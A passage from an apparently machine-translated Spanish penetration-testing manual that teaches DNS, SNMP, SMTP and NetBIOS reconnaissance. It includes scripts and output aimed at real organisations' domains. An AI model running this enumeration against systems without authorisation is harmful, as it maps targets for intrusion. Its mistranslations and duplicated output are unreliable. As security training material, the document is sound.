pop3.checkpoint.com is an alias for michael.checkpoint.com.
michael.checkpoint.com has address 194.29.32.68
Host proxy.checkpoint.com not found: 3(NXDOMAIN)
Host dns.checkpoint.com not found: 3(NXDOMAIN)
Host dns1.checkpoint.com not found: 3(NXDOMAIN)
ns.checkpoint.com has address 194.29.32.199
root@bt:~#
```

Trate de limpiar la salida para mostrar sólo las líneas que contienen la cadena "tiene la dirección":

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com |grep "has address"
done
```

La salida de este script se ve mucho mejor y muestra los nombres de host únicos que se han resuelto:

```
root@bt:~# ./dodns.sh
www.checkpoint.com has address 216.200.241.66
www.checkpoint.com has address 216.200.241.66
michael.checkpoint.com has address 194.29.32.68
ns.checkpoint.com has address 194.29.32.199
root@bt:~#
```

Para obtener una lista limpia de direcciones IP, puede realizar la manipulación de pruebas sobre este producto. Cortar la lista y mostrar sólo el campo de dirección IP:

```
#!/bin/bash
for name in $(cat dns-names.txt);do
host $name.checkpoint.com |grep "has address"|cut -d" " -f4
done
```

La salida se limita ahora a una lista de direcciones IP:

```
root@bt:~# ./dodns.sh
216.200.241.66
...
194.29.32.68
194.29.32.68
root@bt:~#
```

Tenga en cuenta que usted ha recibido varios rangos de direcciones IP: 194.29.32.0 212.200.241.0 y. Compare esto información con la anterior salida Whois. Para completar la información del mapa, lleve a cabo una Whois búsqueda en el rango de IP nueva que acaba de encontrar (194.29.32.0):

```
root@bt:~# whois 194.29.32.199
...
% Information related to '194.29.32.0 - 194.29.47.255'
inetnum: 194.29.32.0 - 194.29.47.255
netname: CHECKPOINT
descr: Checkpoint Software Technologies
country: IL
...
% Information related to '194.29.32.0/20AS25046'
route: 194.29.32.0/20
descr: Check Point Software Technologies LTD.

origin: AS25046
mnt-by: NV-MNT-RIPE
source: RIPE # Filtered
```

Usted descubrirá una amplia red adicional perteneciente a checkpoint.com con el bloque de IP 194.29.32.0/20.

3.1.4 Búsqueda Inversa Fuerza Bruta

Armado con estos bloques de red IP, ahora puede probar el segundo método de información del DNS recolección, la búsqueda inversa de fuerza bruta. Este método se basa en la existencia de registros de host PTR son configurada en el servidor de nombres de la organización. Los registros PTR son cada vez más ampliamente utilizado debido
muchos sistemas de correo requieren verificación PTR antes de aceptar correo.
Con el comando host, puede realizar una consulta DNS PTR en un IP, y si esa IP tiene un registro PTR configurado, recibirá su FQDN:

```
root@bt:~# host 216.200.241.66
66.241.200.216.in-addr.arpa domain name pointer www.checkpoint.com.
root@bt:~#
```

A partir de este resultado, se ve que la IP 216.200.241.66 back-resuelve www.checkpoint.com. el uso de un Script bash, puede automatizar la resolución de atrás de todos los ejércitos presentes en la checkpoint.com
Bloques IP:

```
#!/bin/bash
echo "Please enter Class C IP network range:"
echo "eg: 194.29.32"
read range
for ip in `seq 1 254`;do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

La salida de este script es:

```
root @ bt:. ~ # / dodnsr.sh
```

Por favor, introduzca IP Clase C rango de red:
por ejemplo: 194.29.32.1

```
194.29.32.1
dyn32-1.checkpoint.com.
yn32-2.checkpoint.com.
dyn32-3.checkpoint.com.
...
michael.checkpoint.com.
cpp-stg.checkpoint.com.
mustang-il.checkpoint.com.
cpp-stg.checkpoint.com.
cpp-s.checkpoint.com.
emma1-s.checkpoint.com.
emma2-s.checkpoint.com.
emma-clus-s.checkpoint.com.
dyn32-88.checkpoint.com.
harmetz.checkpoint.com.
sills.checkpoint.com.
sills.checkpoint.com.
imap1.checkpoint.com.
...
dyn32-116.checkpoint.com.
```

A menudo, muchos de los nombres de host proporcionar una pista acerca del uso del servidor específico, como imap1 o
VPNSSL.

3.1.5 Transferencias de zona DNS

Si no está familiarizado con el término de transferencia de zona, o con los mecanismos subyacentes de las actualizaciones de DNS, Recomiendo encarecidamente que lea al respecto antes de continuar. Wikipedia tiene algunos buenos recursos:

http://en.wikipedia.org/wiki/DNS_zone_transfer

Básicamente, una zona de transferencia puede ser comparada a un acto de replicación de bases de datos relacionadas entre servidores DNS. Los cambios en los archivos de zona normalmente se hacen en el servidor DNS principal y se replican por una zona la solicitud de transferencia al servidor secundario. Desafortunadamente, muchos administradores desconfigurar los servidores DNS y, como resultado, cualquier persona solicitando una copia de la zona servidor DNS recibirá uno. Esto es equivalente a la entrega de un hacker el diseño de la red corporativa en bandeja de plata. Todos los nombres y las direcciones (y, a menudo la funcionalidad) de los servidores están expuestos a las miradas indiscretas. He visto organizaciones cuyos servidores DNS mal configurado estaban tan mal que no separaba su espacio de nombres DNS interno y externo espacio de nombres DNS en diferentes zonas no relacionadas. Esto dio como resultado un mapa completo de la estructura de la red externa, así como un mapa interno. Es importante decir que una transferencia de zona éxito no resulte directamente de una penetración. Lo hace, Sin embargo, definitivamente ayuda al hacker en el proceso. A continuación, intentar una transferencia de zona en el dominio www.offensive-security.com. Usted puede utilizar el host o dig comando en Linux para intentar la transferencia de zona.

Usted puede reunir los nombres de los servidores DNS ya sea usando nslookup o utilizando el comando host:

```
root@bt:~# host -t ns offensive-security.com
offensive-security.com name server ns4.no-ip.com.
offensive-security.com name server ns5.no-ip.com.
offensive-security.com name server ns3.no-ip.com.
offensive-security.com name server ns1.no-ip.com.
offensive-security.com name server ns2.no-ip.com.
root@bt:~#
```

Ahora que tiene las direcciones de servidor DNS, puede intentar realizar la transferencia de zona. Trate de obtener una transferencia de zona desde el primer servidor DNS:

```
root@bt:~# host -l offensive-security.com ns4.no-ip.com
; Transfer failed.
Using domain server:
Name: ns4.no-ip.com
Address: 75.102.60.46#53
; Transfer failed.
root@bt:~#
```

La transferencia de zona fallida porque la ofensiva de seguridad los servidores DNS están configurados correctamente.
Echa un vistazo a lo que una transferencia de zona éxito parece. Vas a identificar a todos los servidores DNS autorizado para el dominio aeoi.org.ir y luego intentar una transferencia de zona:

```
root@bt:~# host -t ns aeoi.org.ir
aeoi.org.ir name server sahand1.aeoi.org.ir.
root@bt:~# host -l aeoi.org.ir sahand1.aeoi.org.ir
Using domain server:
Name: sahand1.aeoi.org.ir
Address: 217.218.11.162#53
Aliases:
```

```
aeoi.org.ir name server sahand1.aeoi.org.ir.
basij.aeoi.org.ir has address 217.218.11.167
emailserver.aeoi.org.ir has address 217.218.11.169
inis.aeoi.org.ir has address 217.218.11.164
inra.aeoi.org.ir has address 217.218.11.167
mail.aeoi.org.ir has address 217.218.11.169
nepton2.aeoi.org.ir has address 217.218.11.167
ns3.aeoi.org.ir has address 217.218.11.162
ns4.aeoi.org.ir has address 217.218.11.163
sahand1.aeoi.org.ir has address 217.218.11.162
simorgh.aeoi.org.ir has address 217.218.11.171
tamas.aeoi.org.ir has address 217.218.11.166
www.aeoi.org.ir has address 80.191.7.220
root@bt:~#
```

¿Tienes una transferencia exitosa de sahand1.aeoi.org.ir. Como ya habrán adivinado, va a tratar de escribir un guión más eficiente para automatizar el proceso.

Revise la siguiente secuencia de comandos y asegúrese de entender:

```
#/bin/bash
# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script
# Check if argument was given, if not, print usage
if [ -z "$1" ]; then
echo "[*] Simple Zone transfer script"
echo "[*] Usage : $0 <domain name> "
echo "[*] Example : $0 aeoi.org.ir "
exit 0
fi
```

```
# if argument was given, identify the DNS servers for the domain
for server in $(host -t ns $1 |cut -d" " -f4);do
# For each of these servers, attempt a zone transfer
host -l $1 $server |grep "has address"

done
```

Este script es crudo y se puede mejorar de muchas maneras. De hecho, BackTrack incluye algunos especializado herramientas para la enumeración de DNS. El más prominente de ellos es dnsenum.pl, que incorpora los tres mencionado DNS técnicas de reconocimiento en una sola herramienta:

```
root@bt:/pentest/enumeration/dnsenum# ./dnsenum.pl
dnsenum.pl VERSION:1.2
Usage: dnsenum.pl [Options] <domain>
[Options]:
Note: the brute force -f switch must be specified to be able to continue the
process execution.
GENERAL OPTIONS:
--dnsserver <server>
Use this DNS server for A, NS and MX queries.
--enum Shortcut option equivalent to --threads 5 -s 20 -w.
-h, --help Print this help message.
--noreverse Skip the reverse lookup operations.
--private Show and save private ips at the end of the file domain_ips.txt.
--subfile <file> Write all valid subdomains to this file.
-t, --timeout <value> The tcp and udp timeout values in seconds (default: 10s).
--threads <value> The number of threads that will perform different queries.
-v, --verbose Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
-p, --pages <value> The number of google search pages to process when
scraping names, the default is 20 pages,
the -s switch must be specified.
```

```
-s, --scrap <value> The maximum number of subdomains that will be scraped
from google.
BRUTE FORCE OPTIONS:
-f, --file <file> Read subdomains from this file to perform brute force.
-u, --update <a|g|r|z>
Update the file specified with the -f switch with vaild subdomains.
a (all) Update using all results.
g Update using only google scraping results.
r Update using only reverse lookup results.
z Update using only zonetransfer results.
-r, --recursion Recursion on subdomains, brute force all discovered
subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
-d, --delay <value> The maximum value of seconds to wait between whois
queries, the value is defined randomly, default: 3s.
-w, --whois Perform the whois queries on c class network ranges.
**Warning**: this can generate very large netranges
and it will take lot of time to perform reverse
lookups.
REVERSE LOOKUP OPTIONS:
-e, --exclude <regexp>
Exclude PTR records that match the regexp expression
from reverse lookup results, useful on invalid
hostnames.

root@bt:/pentest/enumeration/dnsenum#
```

Tenga en cuenta que dns.txt es un archivo con una larga lista de nombres DNS comunes que dnsenum utiliza para el delantero búsquedas por fuerza bruta.

3.2 Reconocimiento SNMP

Considero SNMP para ser un protocolo más débil. Durante años ha sido muy mal entendido y infravalorado. SNMP es un protocolo de gestión y se usa a menudo para supervisar y configurar de forma remota servidores y dispositivos de red. Si no está familiarizado con SNMP, MIB árbol, o el término OID, puede comprobar Wikipedia para más información:

http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

En esta sección se discutirá SNMP v1 y v2c.
SNMP se basa en el UDP, un protocolo sin estado, y por lo tanto es susceptible a la falsificación de IP (más sobre esto más adelante). Además, SNMP tiene un sistema de autenticación débil: comunidad privada (rw) y públicos (r) cadenas. Estas cadenas de comunidad se transmiten sin cifrar en la red y se dejan a menudo en su estados redeterminados, privados y públicos.
Teniendo en cuenta que SNMP se utiliza generalmente para supervisar los servidores y dispositivos de red importantes, me SNMP considerar como uno de los eslabones más débiles de la postura de seguridad local de una organización. el uso de un sniffer simple, un atacante puede capturar las solicitudes SNMP que se envían a la red, y podría potencialmente en peligro la infraestructura de la red entera (desconfigurar un router o switch, oler otro tráfico de personas mediante la reconfiguración de los dispositivos de red, y así sucesivamente).
En términos generales, la cadena de comunidad pública puede leer información desde un dispositivo habilitado SNMP, y la cadena de comunidad privada a menudo pueden volver a configurar los valores del dispositivo.

Examinemos ahora algunos datos de un host de Windows ejecutando SNMP utilizando la siguiente comando:

```
root@bt:~# snmpwalk -c public -v1 <ip address> 1
```

Si intenta esto en un laboratorio, probablemente se sentirá abrumado por la cantidad de información que se obtiene. Dejar me demuestra algunos comandos interesantes:

```
bt snmpenum # snmpwalk -c public -v1 192.168.0.110 SNMPv2-MIB::sysDescr.0
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4 Stepping 8 AT/AT
COMPATIBLE -
Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
bt snmpenum #
```

3.2.1 Enumerating Windows Users

```
bt # snmpwalk -c public -v1 192.168.0.110 1.3 |grep 77.1.2.25 |cut -d" " -f4
"Guest"
"Administrator"
"IUSR_WIN2KSP4"
"IWAM_WIN2KSP4"
"TsInternetUser"
"NetShowServices"
bt #
```

3.2.2 Enumerating Running Services

```
bt # snmpwalk -c public -v1 192.168.0.110 1 |grep hrSWRunName|cut -d" " -f4
"System
"System"
"smss.exe"
"csrss.exe"
"winlogon.exe"
"cmd.exe"
```

```
"services.exe"

"lsass.exe"

"svchost.exe"

"SPOOLSV.EXE"

"VMwareTray.exe"

"msdtc.exe"

"explorer.exe"

"svchost.exe"

"llssrv.exe"

"NSPMON.exe"

"NSCM.exe"

"regsvc.exe"

"mstask.exe"

"snmp.exe"

"VMwareService.e"

"svchost.exe"

"inetinfo.exe"

"nspm.exe"

"NSUM.exe"

"wuauclt.exe"

"VMwareUser.exe"

"dfssvc.exe"

bt snmpenum #
```

3.2.3 Enumerating Open TCP Ports

```
bt # snmpwalk -c public -v1 192.168.0.110 1 |grep tcpConnState |cut -d"." -f6
|sort -nu
21
25
80
119
135
139
...
7778
8328
```

3.2.4 Enumerating Installed Software

```
bt snmpenum # snmpwalk -c public -v1 192.168.0.110 1 |grep hrSWInstalledName
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "WebFldrs"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "VMware Tools"
bt snmpenum #
```

Puede realizar muchas búsquedas interesantes. Como de costumbre, hay herramientas más especializadas para este tarea, yo personalmente como snmpenum.pl y snmpcheck.pl:

```
root@bt:enumeration/snmp/snmpenum# ./snmpenum.pl 192.168.9.220 public windows.txt
----------------------------------------
INSTALLED SOFTWARE
----------------------------------------
freeSSHd 1.2.1
GuildFTPd FTP Deamon
MailEnable Messaging Services for Windows NT/2000
VMware Tools
----------------------------------------
UPTIME
```

```
----------------------------------------
5 days, 05:33:51.81
----------------------------------------
HOSTNAME
----------------------------------------
MASTER
----------------------------------------
USERS
----------------------------------------
bob
lab
tom
john

lisa
mark
...
backup
krbtgt
Administrator
---------------------------------------
DISKS
----------------------------------------
A:\
C:\ Label: Serial Number e46bf3ef
Virtual Memory
Physical Memory
----------------------------------------
RUNNING PROCESSES
----------------------------------------
System Idle Process
System
```

```
svchost.exe

smss.exe

...

GuildFTPd.exe

csrss.exe

rdpclip.exe

----------------------------------------

LISTENING UDP PORTS

----------------------------------------

161

445

500

1030

mark

...

backup

krbtgt

Administrator

----------------------------------------

DISKS

----------------------------------------

A:\

C:\ Label: Serial Number e46bf3ef

Virtual Memory

Physical Memory

----------------------------------------

RUNNING PROCESSES

----------------------------------------

System Idle Process

System

svchost.exe
```

```
smss.exe

...
GuildFTPd.exe

csrss.exe

rdpclip.exe

----------------------------------------

LISTENING UDP PORTS

----------------------------------------

161

445

500

1030
```

3.3 Reconocimiento SMTP

Bajo ciertas configuraciones erróneas, servidores de correo también se puede utilizar para recopilar información acerca de un host o red. SMTP es compatible con varios comandos interesantes como VRFY y EXPN.

A petición VRFY pide al servidor para verificar una dirección de correo electrónico mientras EXPN pide al servidor para la pertenencia a una lista de correo. Estas a menudo pueden ser objeto de abuso para verificar a los usuarios existentes en el servidor de correo, que puede ayudar al atacante más tarde.

Considere este ejemplo:

```
bt # nc -nv 192.168.0.10 25
(UNKNOWN) [192.168.0.10] 25 (smtp) open
220 gentoo.pwnsauce.local ESMTP Sendmail 8.13.7/8.13.7; Fri, 27 Oct 2006 14:53:15
+0200
VRFY muts
550 5.1.1 muts... User unknown
VRFY root
250 2.1.5 root <root@gentoo.pwnsauce.local>
VRFY test
550 5.1.1 test... User unknown
punt!
bt #
```

Notar la diferencia en el mensaje cuando un usuario está presente en el sistema. El servidor SMTP anuncia la presencia del usuario en el sistema. Este comportamiento se puede utilizar para tratar de adivinar válido nombres de usuario.
Escribir un script Python sencillo que abrir un socket TCP, conectarse al servidor SMTP, y emitir una VRFY comando:

```
#!/usr/bin/python

import socket

import sys

if len(sys.argv) != 2:
```

112


```
print "Usage: vrfy.py <username>"

sys.exit(0)

# Create a Socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server

connect=s.connect(('192.168.0.10',25))

# Receive the banner

banner=s.recv(1024)

print banner

# VRFY a user

s.send('VRFY ' + sys.argv[1] + '\r\n')

result=s.recv(1024)

print result

# Close the socket

s.close()
```

3.4 Microsoft NetBIOS Recopilación de información

Los hackers a menudo han abusado de la implementación de Windows del protocolo NetBIOS. Puesto que el introducción de Windows XP SP2 y Windows 2003, los valores predeterminados de NetBIOS de acceso se han hecho más segura, y este vector ha disminuido ligeramente. Además, muchos proveedores de Internet bloquean los puertos NetBIOS sobre su infraestructura básica, que invalida este vector de ataque a través de Internet. Diciendo esto, en las pruebas de pluma internas a menudo me encuentro heredada de Windows NT, Windows 2000, Linux o Samba servidores que son todavía vulnerables a estos métodos de enumeración.

3.4.1 sesiones nulas


Una sesión nula es una autenticado sesión NetBIOS entre dos equipos. Esta función existe para permitir que las máquinas no autenticados para obtener listas de exploración de otros servidores de Microsoft. Esta característica también permite a los hackers no autenticados para obtener grandes cantidades de información acerca del equipo, como políticas de contraseñas, nombres de usuario, nombres de grupos, nombres de equipos, usuarios y host SID, y así sucesivamente. Es explica mejor con un ejemplo:



Después de la sesión nula fue creado manualmente, el ordenador de la víctima reveló una lista de acciones que alberga.
Tenga en cuenta que la creación de sesión nula (RestrictAnonymous en el registro) se ha deshabilitado en Windows XP y 2003 de forma predeterminada. Para obtener más información acerca de las sesiones nulas y el protocolo NetBIOS, visite:

http://en.wikipedia.org/wiki/NetBIOS
http://www.securityfriday.com/Topics/winxp2.html
http://www.securityfriday.com/Topics/restrictanonymous.html

3.4.2 Escaneo para el servicio NetBIOS
Muchas herramientas están disponibles para ayudar a identificar los equipos que ejecutan los servicios de Netbios (Windows Uso compartido de archivos), como nbtscan y smbserverscan. nbtscan es rápidamente capaz de identificar máquinas en una subred específica funcionamiento SMB:



3.4.3 Enumerar Nombre de usuario / Contraseña Políticas

Para enumerar la información del usuario desde una máquina Windows que permite sesiones nulas, puede utilizar más herramientas especializadas, como la samrdump (un script de python por Core Security, ubicada en (que se encuentra en / pentest / python / impacket-examples /) o la rpclient disponible en BackTrack. Tenga en cuenta la enorme cantidad de información interesante recibidos:

```
root@bt:~# samrdump.py 192.168.2.102

Retrieving endpoint list from 192.168.2.102

Trying protocol 445/SMB...

Found domain(s):

. 97DACBEC7CA4483

. Builtin

Looking up users in domain 97DACBEC7CA4483
```

```
Found user: Administrator, uid = 500

Found user: Guest, uid = 501

Found user: IUSR_WIN2KSP4, uid = 1003

Found user: IWAM_WIN2KSP4, uid = 1004

Found user: NetShowServices, uid = 1001

Found user: TsInternetUser, uid = 1000

Administrator (500)/Enabled: true

Administrator (500)/PWD Must Change: Infinity

Administrator (500)/Group id: 513

Administrator (500)/Bad pwd count: 0

Administrator (500)/Logon count: 9

Administrator (500)/Profile:

Administrator (500)/Comment:

Administrator (500)/Logon hours: Unlimited

Administrator (500)/Workstations:

Administrator (500)/Description: Built-in account for administration

Administrator (500)/Parameters:

Administrator (500)/Script:

Administrator (500)/Home Drive:

Administrator (500)/Account Name: Administrator
Administrator (500)/Home:

Administrator (500)/Full Name:

Guest (501)/Enabled: false

Guest (501)/PWD Must Change: Infinity

Guest (501)/Group id: 513

Guest (501)/Bad pwd count: 0

Guest (501)/Logon count: 0

Guest (501)/Profile:

Guest (501)/Comment:

Guest (501)/Logon hours: Unlimited

Guest (501)/Workstations:
```

```
Guest (501)/Description: Built-in account for guest access to the computer/domain
Guest (501)/Parameters:
Guest (501)/Script:
Guest (501)/Home Drive:
Guest (501)/Account Name: Guest
Guest (501)/Home:
Guest (501)/Full Name:
IUSR_WIN2KSP4 (1003)/Enabled: true
IUSR_WIN2KSP4 (1003)/PWD Must Change: Infinity
IUSR_WIN2KSP4 (1003)/Group id: 513
IUSR_WIN2KSP4 (1003)/Bad pwd count: 0
IUSR_WIN2KSP4 (1003)/Logon count: 0
IUSR_WIN2KSP4 (1003)/Profile:
IUSR_WIN2KSP4 (1003)/Comment: Built-in account for anonymous access to IIS
IUSR_WIN2KSP4 (1003)/Logon hours: Unlimited
IUSR_WIN2KSP4 (1003)/Workstations:
IUSR_WIN2KSP4 (1003)/Description: Built-in account for IIS
IUSR_WIN2KSP4 (1003)/Parameters:
IUSR_WIN2KSP4 (1003)/Script:
IUSR_WIN2KSP4 (1003)/Home Drive:
IUSR_WIN2KSP4 (1003)/Account Name: IUSR_WIN2KSP4
IUSR_WIN2KSP4 (1003)/Home:
IUSR_WIN2KSP4 (1003)/Full Name: Internet Guest Account
IWAM_WIN2KSP4 (1004)/Enabled: true
IWAM_WIN2KSP4 (1004)/PWD Must Change: Infinity
IWAM_WIN2KSP4 (1004)/Group id: 513
IWAM_WIN2KSP4 (1004)/Bad pwd count: 0
IWAM_WIN2KSP4 (1004)/Logon count: 0
IWAM_WIN2KSP4 (1004)/Profile:
IWAM_WIN2KSP4 (1004)/Comment: Built-in account for IIS
IWAM_WIN2KSP4 (1004)/Logon hours: Unlimited
```

```
IWAM_WIN2KSP4 (1004)/Workstations:
IWAM_WIN2KSP4 (1004)/Description: Built-in account for IIS
IWAM_WIN2KSP4 (1004)/Parameters:
IWAM_WIN2KSP4 (1004)/Script:
IWAM_WIN2KSP4 (1004)/Home Drive:
IWAM_WIN2KSP4 (1004)/Account Name: IWAM_WIN2KSP4
IWAM_WIN2KSP4 (1004)/Home:
IWAM_WIN2KSP4 (1004)/Full Name: Launch IIS Process Account
NetShowServices (1001)/Enabled: true
NetShowServices (1001)/PWD Must Change: Infinity
NetShowServices (1001)/Group id: 513
NetShowServices (1001)/Bad pwd count: 0
NetShowServices (1001)/Logon count: 36
NetShowServices (1001)/Profile:
NetShowServices (1001)/Comment: Windows Media services run under this account
NetShowServices (1001)/Logon hours: Unlimited
NetShowServices (1001)/Workstations:
NetShowServices (1001)/Description: Windows Media services run under this account
NetShowServices (1001)/Parameters:
NetShowServices (1001)/Script:
NetShowServices (1001)/Home Drive:
NetShowServices (1001)/Account Name: NetShowServices
NetShowServices (1001)/Home:
NetShowServices (1001)/Full Name: Windows Media Services run under this account
TsInternetUser (1000)/Enabled: true
TsInternetUser (1000)/PWD Must Change: Infinity
TsInternetUser (1000)/Group id: 513
TsInternetUser (1000)/Bad pwd count: 0
TsInternetUser (1000)/Logon count: 0
TsInternetUser (1000)/Profile:
TsInternetUser (1000)/Comment:
```

```
TsInternetUser (1000)/Logon hours: Unlimited

TsInternetUser (1000)/Workstations:

TsInternetUser (1000)/Description: This user account is used by Terminal

Services.

TsInternetUser (1000)/Parameters:

TsInternetUser (1000)/Script:

TsInternetUser (1000)/Home Drive:

TsInternetUser (1000)/Account Name: TsInternetUser

TsInternetUser (1000)/Home:

TsInternetUser (1000)/Full Name: TsInternetUser

Received 6 entries.
```


3,5 Maltego

Maltego es una herramienta de recopilación de inteligencia comercial creado por Paterva (http://www.paterva.com/web5/). Maltego utiliza recursos abiertos de Internet para reunir y correlacionar información a través de una simple interfaz GUI. BackTrack contiene una versión Community Edition funcional de Maltego, que puede simplificar y ayudar en la fase de recopilación de información. La ventaja de utilizando Maltego sobre otras herramientas similares de recopilación de información es que Maltego también mostrará relaciones entre las entidades que no resulte evidente a lo contrario. La Community Edition de Maltego restringe las transformaciones que se ejecutan en múltiples entidades y no permite guardar o exportar resultados.

Para demostrar la flexibilidad de Maltego, trate de trazar las infraestructuras sociales y las redes de la AEOI. Usted será capaz de comparar la producción de módulos previos a la salida de Maltego.

3.5.1 Infraestructura de red

Mediante el uso de la entidad de dominio como punto de partida, usted puede descubrir los NS y MX registros de su de destino, así como intentar una transferencia de zona.



